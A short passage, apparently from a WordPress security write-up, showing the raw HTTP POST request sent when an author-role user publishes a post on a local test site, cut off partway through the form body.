By `Publish`ing the post, the following request is triggered:

```
POST /wp-admin/post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=author%7C1651856944%7CtP8UZwIAG7oH14wJtoNuNm
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

_wpnonce=6c4925a28c&_wp_http_referer=%2Fwp-admin%2Fpost-new.php&user_ID=2&action=editpost&origi
```